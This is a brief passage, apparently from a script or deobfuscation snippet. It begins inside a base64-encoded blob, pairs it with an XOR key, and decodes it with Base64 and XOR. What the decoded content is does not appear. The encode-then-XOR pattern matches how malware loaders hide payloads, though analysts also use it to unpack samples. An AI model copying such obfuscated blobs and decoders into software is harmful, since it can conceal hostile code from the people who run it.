hkaAEVETiYSAxxWEggXCRdDQkZFSV4pGRINRQEWGhwbCVBPTEcXGBkZHQonAAoZLAQVFh0QAVsMGCwfAA
wEF0dEDR8HBwdCW0sVXxBSEUAGTVoXCwpLAwQUEBZaCh0SSklJVRwMABRCSUoHHBAHVhYREQoBBB4EEQ
oCShsJCERRWwAZE1kcCQYeHhIaDFoHCgMEHxYyGB0ZARYSTUkaGhNaXV8MBwJFABIAOQAQCg8HHgcSXFoH
FhtESQ8cGhURGjseCRc0ABYaEQAdU2wUHhYFDScSCwo5FgodHgABXV9QAgoIBhoRFgBKHwMRLh8SGR0aEAs
kHD8SEDoZGQFQRAcEFw5WUS9UJRoZDxwUARURCgxIAg4HMhgdGQEWEhYpCiMVHzoFFQNNSRsSFRxWTSN
WOEJdFgQIEQocJQ0CHxNcDBUDURsYCBIDFxBcAVxCUkIICk8=","b":"wtxtdxfeks"}')
d = Utils.Base64.decode(a.a);
x = Utils.xor(d, a.b)